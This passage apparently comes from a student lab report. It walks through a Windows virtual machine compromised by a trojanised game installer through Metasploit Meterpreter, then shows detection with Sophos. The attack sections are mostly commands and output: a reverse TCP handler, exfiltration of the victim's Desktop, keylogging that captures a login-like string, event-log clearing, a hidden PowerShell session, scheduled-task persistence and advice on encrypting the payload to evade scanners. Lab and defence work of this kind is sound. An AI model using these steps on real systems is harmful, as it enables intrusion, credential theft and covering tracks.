

### 5.4.3 Check System Information.

| meterpreter > sysinfo |
|---|

```
meterpreter > sysinfo
Computer        : DESKTOP-70JAIJU
OS              : Windows 10 (10.0 Build 19045).
Architecture    : x64
System Language : en_GB
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

5.4.4 List running processes.

| meterpreter > ps |
|---|




**5.4.5 File system access**

**List files.**

```
meterpreter > ls
```

```
meterpreter > ls
Listing: C:\Users\AD_DUC\Desktop
================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  2352   fil   2024-03-18 06:24:49 -0400  Microsoft Edge.lnk
100666/rw-rw-rw-  406    fil   2024-05-09 21:21:53 -0400  Project1.txt
100666/rw-rw-rw-  115    fil   2024-05-15 04:32:38 -0400  Project2.txt
100666/rw-rw-rw-  0      fil   2024-05-15 15:15:11 -0400  Project3.txt
100666/rw-rw-rw-  0      fil   2024-05-15 15:15:23 -0400  Project4.txt
100666/rw-rw-rw-  282    fil   2024-03-18 06:24:49 -0400  desktop.ini
100777/rwxrwxrwx  73802  fil   2024-05-14 16:15:27 -0400  payload.exe
```

**Download the file on the victim's computer to the attacker's computer.**


Download the victim file to the attacker machine

```
meterpreter > download C:\\path\\to\\remote\\file /path/to/local/file
```

During this simulation, I choose to download the Desktop folder of the victim machine. It can be seen that the dowload process was successful. And I got a high number of Project files that could be very important to the victim.

Execute the following command:

```
download -r C:\\Users\\AD_DUC\\Desktop /home/kali/Downloads
```




**Upload the file to the victim using the following command:**

```
meterpreter > upload /path/to/local/file C:\\path\\to\\remote\\file
```

### 5.4.5 Keyscan

Mining information entered from the victim's keyboard is a fun and useful thing. There is a lot to be gained from exploiting this event.

**step1:** Start recording.

```
meterpreter > keyscan_start
```

**step2:** Show what is recorded on the attacker machine

```
meterpreter > keyscan_dump
```

**step3:** Stop the recording.

```
meterpreter > keyscam_stop
```

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
hoom<^H><^H><^H><^H><RIGHT SHIFT>Tt<^H>oois <^H><^H><^H><^SHIFT><^H><^H><^H><^H><^H><RIGHT SHI
FT>Toois qu<^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^SHIFT>toois<^H><^H><^H><^H><^H><^
H><^H>toi qua toi cos <^H><^H> di choi ve khuy<CR>
ngay mai cau co nghi hoc k<CR>
chao cau minhf t<^H><^H><^H><^H><^H><^H><^H><CR>
minh la ken<CR>
abc1<NUM 1><NUM 2><NUM 3><NUM 2><^H>2135 snh<CR>
admin abn425<^S>

meterpreter > keyscan_stop
Stopping the keystroke sniffer...
```

The mining information is quite useful.

It is possible to predict the victim's information such as there are 1 number of messages the victim chats. Moreover, there are suspicious characters such as "admin abn425" that seem to be the operation of entering a user password for a login session, this information is quite useful.

### 5.4.6 Keyevent

Send Key Events to the victim's machine: to send key events such as Ctrl, Shift, Alt ... you can use the corresponding ASCII code of those keys.

**example:**

```
meterpreter > keyevent 13
```

This command sends 1 Enter key event. This is like the victim pressing the Enter button on their device.

### 5.4.7 Delete traces.

This command must have admin access.

This command deletes the Event Log on the victim's computer, which is usually used to delete traces after an attack.

| meterpreter > clearev // Remove traces on the victim's machine. |
|---|


The log of some events can be deleted by visiting powershell.


### 5.4.8 Check whether the victim machine is a real machine or a virtual machine.

Use the following command:

| meterpreter > run post/windows/gather/checkvm |
|---|

The test results show that the victim machine is a virtual machine. exactly in this lab simulation.





### 5.4.9 Take a screenshot of the victim's machine.

Use the following command: The victim's screen is captured and saved on the attacker machine in the /home/kali directory

| metterpreter > screenshot |
|---|

On the attacker the photo was successfully captured. Through this exploit, it can be seen that the personal computer screen is important information. What happens when you're reading an internal message? Or the important information you're working on.




### 5.5 Advanced attacks


**step1:** Connect the session meterperter >

```
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.41.147
LHOST => 192.168.41.147
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.41.147:4444
[*] Sending stage (201798 bytes) to 192.168.41.146
[*] Meterpreter session 3 opened (192.168.41.147:4444 -> 192.168.41.146:49825) at 2024-05-23 0
4:55:49 -0400

meterpreter >
```

**Step 2:** Run the command to open the hidden powershell.


```
meterperter > execute -f powershell.exe -H -i
```

Start a hidden PowerShell session on the target machine in interactive mode so that an attacker can execute commands undetected





**step3:** Delete logs, delete traces

Delete logs of some events.




**step4:** Schedule the malicious code to work on its own at a fixed interval according to the attacker's wishes.

```
execute -f cmd.exe -a "/c schtasks /create /tn PikachuUpdateTask /tr \"\"C:\\Program Files (x86)\\PikachuGame\\pikachuupdate.exe\"\" /sc daily /st 20:00 /f"
```





**step5:** Contingency plan

For malicious files, although they have deceived users. However, it is still detectable. Now that the session is connected, we can inject more malicious code into the code, or encrypt existing malicious code that is cloned and sent everywhere to avoid being scanned.


# PART 6: ANALYSIS AND MONITORING

## 6.1 Monitoring, scanning malicious code.


Users download applications containing malicious files to their computers and proceed to install:





Sophos will notify you that you have deleted the **file pikachuupdate.exe** the file used by the hacker to carry out the attack




After receiving the notification, you can scan the machine to remove other threatening files





When a dangerous installation file is found, Sophos will automatically delete it from your computer




When displayed cleaned, it shows that the **pikachu_setup.exe** file used to install the application containing the malware has been deleted

You can go to the general device management page, sign in with your registered account to set more security options, and view the removed threat





## 6.2 Check the operation of the payload.

To ensure an efficient and secure file analysis process.


**Step 1**: Perform the pikachu installation as the victim, but isolate the installation area.

**Step2**: View network ports:

